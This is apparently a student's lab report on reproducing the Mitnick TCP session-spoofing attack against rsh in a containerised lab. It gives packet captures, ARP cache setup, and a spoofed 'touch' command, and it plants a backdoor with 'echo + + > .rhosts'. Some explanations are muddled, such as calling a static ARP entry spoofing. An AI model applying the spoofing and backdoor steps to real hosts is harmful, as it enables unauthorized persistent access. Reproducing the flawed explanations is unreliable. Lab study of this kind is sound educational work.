Nini Ola
Cyber security practice
4/7/2024

Mitnick Attack

1. Installing rsh program/ configuration verification on Trusted server

```
seed@ec1fe9d03846:/$ rsh 10.9.0.5 date
Authentication failure
seed@ec1fe9d03846:/$ rsh 10.9.0.5 date
Sun Apr  7 17:54:10 UTC 2024
seed@ec1fe9d03846:/$ rsh 10.9.0.5 date
Sun Apr  7 18:01:16 UTC 2024
seed@ec1fe9d03846:/$
```

- For setting up the rhost file for later attack, the configuration here is correct as the authentication does work and the date is displayed

2. Task 1 simulated syn flooding

a. Adding the trusted server ip's to x-terminals cache permanently illustrated by the CM flag for flag mask
b. Using arp protocol to add the ip and mac address of the trusted server to x-term's cache for attack success
    - Spoofing IP addresses: ARP spoofing involves sending falsified ARP messages over a local area network. By doing so, an attacker can link their MAC address with the IP address of another node on the network. This allows them to intercept and modify network traffic between two hosts, effectively positioning themselves as a man-in-the-middle.
    - Interception of network traffic: Once the attacker successfully executes ARP spoofing, they can intercept and inspect all traffic passing between the two victim hosts using the mitnick attack
    - Output: trusted server in xterm ip

```
root@23bd15b00b07:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.129 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.080 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.075 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.075/0.094/0.129/0.024 ms
root@23bd15b00b07:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
instance-20240226-17194  ether   02:42:35:3a:4b:0e   C                     eth0
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
root@23bd15b00b07:/# arp -s 10.9.0.6 02:42:0a:09:00:06
root@23bd15b00b07:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
instance-20240226-17194  ether   02:42:35:3a:4b:0e   C                     eth0
trusted-server-10.9.0.6  ether   02:42:0a:09:00:06   CM                    eth0
root@23bd15b00b07:/#
```

c. Stopping the trusted server to begin attack so my seed attacker can assume it's position

```
Recreating attacker-10.9.0.105    ... done
Creating x-terminal-10.9.0.5      ... done
Creating trusted-server-10.9.0.6 ... done
Attaching to seed-attacker, trusted-server-10.9.0.6, x-terminal-10.9.0.5
x-terminal-10.9.0.5 |  * Starting internet superserver inetd              [ OK ]
trusted-server-10.9.0.6 | root@ec1fe9d03846:/# trusted-server-10.9.0.6 exited with code 137
```

Preventing detection: By stopping the trusted server, the attacker prevents it from responding to legitimate requests from clients. This can cause suspicion or alert system administrators to investigate the downtime, potentially revealing the ongoing attack. By disrupting the server's operation, the attacker aims to avoid detection and buy more time to execute their attack.

Forcing clients to reconnect: When the trusted server goes down, clients attempting to access services hosted on that server will encounter errors or timeouts. In response, they may automatically attempt to reconnect or retry connecting to the server. During this reconnection process, the attacker can manipulate network traffic, perform ARP spoofing, or redirect clients to malicious servers under their control.

3. Task 2

a. 2.1: spoof the first tcp connection

- **Step 1**: Spoof a syn packet: capturing packets on tshark

```
tshark -i br-f55c368896f4
Running as user "root" and group "root". This could be dangerous.
Capturing on 'br-f55c368896f4'
    1 0.000000000 02:42:35:3a:4b:0e → Broadcast    ARP 42 Who has 10.9.0.
5? Tell 10.9.0.1
    2 0.000028695 02:42:0a:09:00:05 → 02:42:35:3a:4b:0e ARP 42 10.9.0.5 i
s at 02:42:0a:09:00:05
    3 0.019409188     10.9.0.6 → 10.9.0.5     TCP 54 1023 → 514 [SYN] Seq
=0 Win=8192 Len=0
    4 0.019477586     10.9.0.5 → 10.9.0.6     TCP 58 514 → 1023 [SYN, ACK
] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
```

- Here the spoof attack was successful due to the SYN ACK response.
- Acknowledgment of Vulnerability: The SYN-ACK response indicates that the target system is susceptible to the attack. It acknowledges the existence of the service or port being probed by the attacker.
- Establishment of Connection: In TCP/IP communication, the SYN-ACK packet is part of the three-way handshake process to establish a connection. Its receipt by the attacker's system confirms that the target system is actively communicating and acknowledges the attempt to establish a connection.
- Opportunity for Further Exploitation: Once the connection is established or attempted, it opens up possibilities for further exploitation or attacks. Depending on the service, protocol, or vulnerability being targeted, the attacker may proceed with subsequent steps to compromise the target system, such as sending malicious payloads, exploiting known vulnerabilities, or escalating privileges.

- **Step 2**: respond to the syn + ack packet connections established here

```
rsh-redone-server is already the newest version (85-2build1).
The following packages were automatically installed and are no longer required:
  libnuma1 libxmlb2
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 14 not upgraded.
seed@instance-20240226-171941:/home/niniola142002/Labsetup$
sudo tshark -i br-f55c368896f4
Running as user "root" and group "root". This could be dangerous.
Capturing on 'br-f55c368896f4'
    1 0.000000000 02:42:35:3a:4b:0e → Broadcast    ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
    2 0.000027456 02:42:0a:09:00:05 → 02:42:35:3a:4b:0e ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
    3 0.015416125     10.9.0.6 → 10.9.0.5     TCP 54 1023 → 514 [SYN] Seq=0 Win=8192 Len=0
    4 0.015471549     10.9.0.5 → 10.9.0.6     TCP 58 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    5 1.042823484     10.9.0.5 → 10.9.0.6     TCP 58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    6 3.058827167     10.9.0.5 → 10.9.0.6     TCP 58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    7 7.218804184     10.9.0.5 → 10.9.0.6     TCP 58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    8 15.410816283     10.9.0.5 → 10.9.0.6     TCP 58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    9 15.443949064 02:42:35:3a:4b:0e → Broadcast    ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
   10 15.443976465 02:42:0a:09:00:05 → 02:42:35:3a:4b:0e ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
   11 15.459605046     10.9.0.6 → 10.9.0.5     RSH 117 Session Establishment
   12 15.459660782     10.9.0.5 → 10.9.0.6     TCP 54 514 → 1023 [ACK] Seq=1 Ack=64 Win=64177 Len=0
   13 15.472306953     10.9.0.5 → 10.9.0.6     TCP 74 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=521647912 TSecr=0 W
S=128
   14 16.498835595     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=521648939 TSecr=0 WS=128
   15 18.514817912     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=521650955 TSecr=0 WS=128
   16 22.578822211     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=521655019 TSecr=0 WS=128
   17 30.770813220     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=521663211 TSecr=0 WS=128
   18 46.898885021     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=521679339 TSecr=0 WS=128
   19 79.410855757     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=521711851 TSecr=0 WS=128
   20 144.947526819     10.9.0.5 → 10.9.0.6     TCP 54 514 → 1023 [RST, ACK] Seq=1 Ack=64 Win=64177 Len=0
^C20 packets captured
seed@instance-20240226-171941:/home/niniola142002/Labsetup$ s
```


- After the response to the SYN-ACK packet, a connection is formed because the TCP three-way handshake process is completed successfully. Here's how it works:

SYN (Synchronize): The client (attacker) sends a SYN packet to the server (target) requesting to establish a connection. This packet contains an initial sequence number (ISN) generated by the client.
SYN-ACK (Synchronize-Acknowledge): If the server is willing to establish a connection, it responds with a SYN-ACK packet. This packet acknowledges the client's SYN packet and contains its own ISN. Additionally, it indicates that the server is ready to receive data from the client.
ACK (Acknowledge): Finally, the client acknowledges the server's SYN-ACK packet by sending an ACK packet. This packet confirms the receipt of the server's response and indicates that the client is ready to send data.

Once this three-way handshake process is completed, a TCP connection is established between the client and the server. This connection is characterized by a unique combination of IP addresses and port numbers for both the client and the server, along with sequence numbers to keep track of the data exchanged.

The establishment of this connection allows for reliable, bidirectional communication between the client and the server. It forms the basis for transmitting data packets between the two parties in a TCP/IP network.

- Extra picture



- **Step 3:**
  - Spoof the rsh
  - My spoofed rsh data packet was received

```
l=577368299 TSecr=0 WS=128
   20 79.948077591 02:42:35:3a:4b:0e → Broadcast    ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
   21 79.948102572 02:42:0a:09:00:05 → 02:42:35:3a:4b:0e ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
   22 79.963637051     10.9.0.6 → 10.9.0.5     TCP 54 9090 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
   23 79.963695749     10.9.0.5 → 10.9.0.6     TCP 54 1023 → 9090 [ACK] Seq=1 Ack=1 Win=64240 Len=0
   24 79.965645817     10.9.0.5 → 10.9.0.6     RSH 55 Server username:seed Server -> Client Data
   25 80.025427568     10.9.0.5 → 10.9.0.6     TCP 54 514 → 1023 [FIN, ACK] Seq=2 Ack=31 Win=64210 Len=0
   26 80.025469090     10.9.0.5 → 10.9.0.6     TCP 54 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
   27 80.166943453     10.9.0.5 → 10.9.0.6     TCP 55 [TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=31 Win=64210 Len=1
   28 80.226941164     10.9.0.5 → 10.9.0.6     TCP 54 [TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
   29 80.586953535     10.9.0.5 → 10.9.0.6     TCP 55 [TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=31 Win=64210 Len=1
   30 80.650972974     10.9.0.5 → 10.9.0.6     TCP 54 [TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
   31 81.418957165     10.9.0.5 → 10.9.0.6     TCP 55 [TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=31 Win=64210 Len=1
   32 81.482933460     10.9.0.5 → 10.9.0.6     TCP 54 [TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
```

b. Task 2.2 Spoof the Second TCP Connection

```
Running as user "root" and group "root". This could be dangerous.
Capturing on 'br-f55c368896f4'
    1 0.000000000 02:42:39:ae:b7:3c → Broadcast    ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
    2 0.000022619 02:42:0a:09:00:05 → 02:42:39:ae:b7:3c ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
    3 0.015510913     10.9.0.6 → 10.9.0.5     TCP 54 1023 → 514 [SYN] Seq=0 Win=8192 Len=0
    4 0.015556796     10.9.0.5 → 10.9.0.6     TCP 58 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    5 1.030932941     10.9.0.5 → 10.9.0.6     TCP 58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    6 3.046945330     10.9.0.5 → 10.9.0.6     TCP 58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    7 7.110958391     10.9.0.5 → 10.9.0.6     TCP 58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    8 15.302944891     10.9.0.5 → 10.9.0.6     TCP 58 [TCP Retransmission] 514 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
    9 15.335981930 02:42:39:ae:b7:3c → Broadcast    ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
   10 15.336005803 02:42:0a:09:00:05 → 02:42:39:ae:b7:3c ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
   11 15.351561361     10.9.0.6 → 10.9.0.5     RSH 84 Session Establishment
   12 15.351615327     10.9.0.5 → 10.9.0.6     TCP 54 514 → 1023 [ACK] Seq=1 Ack=31 Win=64210 Len=0
   13 15.363049448     10.9.0.5 → 10.9.0.6     TCP 74 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=368690605 TSecr=0 W
S=128
   14 16.390933407     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=368691633 TSecr=0 WS=128
   15 18.406940612     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=368693649 TSecr=0 WS=128
   16 22.470891305     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=368697713 TSecr=0 WS=128
   17 30.662940028     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=368705905 TSecr=0 WS=128
   18 46.790935661     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=368722033 TSecr=0 WS=128
   19 80.326934160     10.9.0.5 → 10.9.0.6     TCP 74 [TCP Retransmission] 1023 → 9090 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
l=368755569 TSecr=0 WS=128
   20 80.363936625 02:42:39:ae:b7:3c → Broadcast    ARP 42 Who has 10.9.0.5? Tell 10.9.0.1
   21 80.363962177 02:42:0a:09:00:05 → 02:42:39:ae:b7:3c ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
   22 80.379539266     10.9.0.6 → 10.9.0.5     TCP 54 9090 → 1023 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
   23 80.379608070     10.9.0.5 → 10.9.0.6     TCP 54 1023 → 9090 [ACK] Seq=1 Ack=1 Win=64240 Len=0
   24 80.381270391     10.9.0.5 → 10.9.0.6     RSH 55 Server username:seed Server -> Client Data
   25 80.417337073     10.9.0.5 → 10.9.0.6     TCP 54 514 → 1023 [FIN, ACK] Seq=2 Ack=31 Win=64210 Len=0
   26 80.417376571     10.9.0.5 → 10.9.0.6     TCP 54 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
   27 80.582937399     10.9.0.5 → 10.9.0.6     TCP 55 [TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=31 Win=64210 Len=1
   28 80.618918836     10.9.0.5 → 10.9.0.6     TCP 54 [TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
   29 80.998938909     10.9.0.5 → 10.9.0.6     TCP 55 [TCP Out-Of-Order] 514 → 1023 [FIN, PSH, ACK] Seq=1 Ack=31 Win=64210 Len=1
   30 81.030945783     10.9.0.5 → 10.9.0.6     TCP 54 [TCP Retransmission] 1023 → 9090 [FIN, ACK] Seq=1 Ack=1 Win=64240 Len=0
```

- Touch command on x-terminal works

```
root@23bd15b00b07:/# l
bash: l: command not found
root@23bd15b00b07:/# ls
bin   etc   lib32   media  proc  sbin  tmp
boot  home  lib64   mnt    root  srv   usr
dev   lib   libx32  opt    run   sys   var
root@23bd15b00b07:/# cd tmp
root@23bd15b00b07:/tmp# ls
xyz
root@23bd15b00b07:/tmp#
```

- Date for command

```
root@23bd15b00b07:/# ls
bin   etc   lib32   media  proc  sbin  tmp
boot  home  lib64   mnt    root  srv   usr
dev   lib   libx32  opt    run   sys   var
root@23bd15b00b07:/# cd tmp
root@23bd15b00b07:/tmp# ls
xyz
root@23bd15b00b07:/tmp# stat /tmp/xyz
  File: /tmp/xyz
  Size: 0               Blocks: 0          IO Block: 4096
regular empty file
Device: 3ch/60d Inode: 851985      Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/    seed)   Gid: ( 10
00/    seed)
Access: 2024-04-08 13:07:28.299590330 +0000
Modify: 2024-04-08 13:07:28.299590330 +0000
Change: 2024-04-08 13:07:28.299590330 +0000
 Birth: -
root@23bd15b00b07:/tmp#
```

- TCP Three-Way Handshake: By successfully completing the TCP three-way handshake, your client (attacker) and the X-Terminal server establish a TCP connection. This connection enables bidirectional communication between them.
- Application Layer Interaction: Once the TCP connection is established, your client can interact with the X-Terminal server at the application layer using protocols like RSH (Remote Shell) or similar protocols. These protocols allow your client to execute commands on the X-Terminal server.
- Command Execution: Your code sends a crafted packet containing a command payload to the X-Terminal server over the established TCP connection. The X-Terminal server receives this packet and processes the command payload, executing the specified command.
- File Creation: If the executed command involves creating a file, such as the command "touch /tmp/xyz" in your example, the X-Terminal server performs the file creation operation as instructed. The file creation operation is carried out on the filesystem of the X-Terminal server, resulting in the creation of the specified file.

Task 3: installing a backdoor

- Successful login without password from attacker machine thus successful mitnick attack.

```
.
Sent 1 packets.
root@instance-20240226-171941:/volumes# rsh -l seed 10.9.0.5
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1054-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Apr  8 16:35:50 UTC 2024 from 23bd15b00b07 on pts/1
seed@23bd15b00b07:~$
```

- Adding the string "+ +" to the .rhosts file effectively creates a backdoor on X-Terminal, allowing Mitnick to log in without typing any password. This is achieved by leveraging the .rhosts file, which is used by the remote shell (rsh) service to allow remote access without password authentication based on trusted hosts.
- By including the command echo + + > .rhosts in the rsh data, Mitnick can modify the .rhosts file on X-Terminal during the initial attack. This command appends the string "+ +" to the .rhosts file, indicating that any user from any host can log in without authentication.
- After planting this backdoor, Mitnick can log in to X-Terminal remotely using rsh without needing to launch the attack again. This provides him with persistent access to X-Terminal, allowing him to execute commands and perform further malicious activities without detection.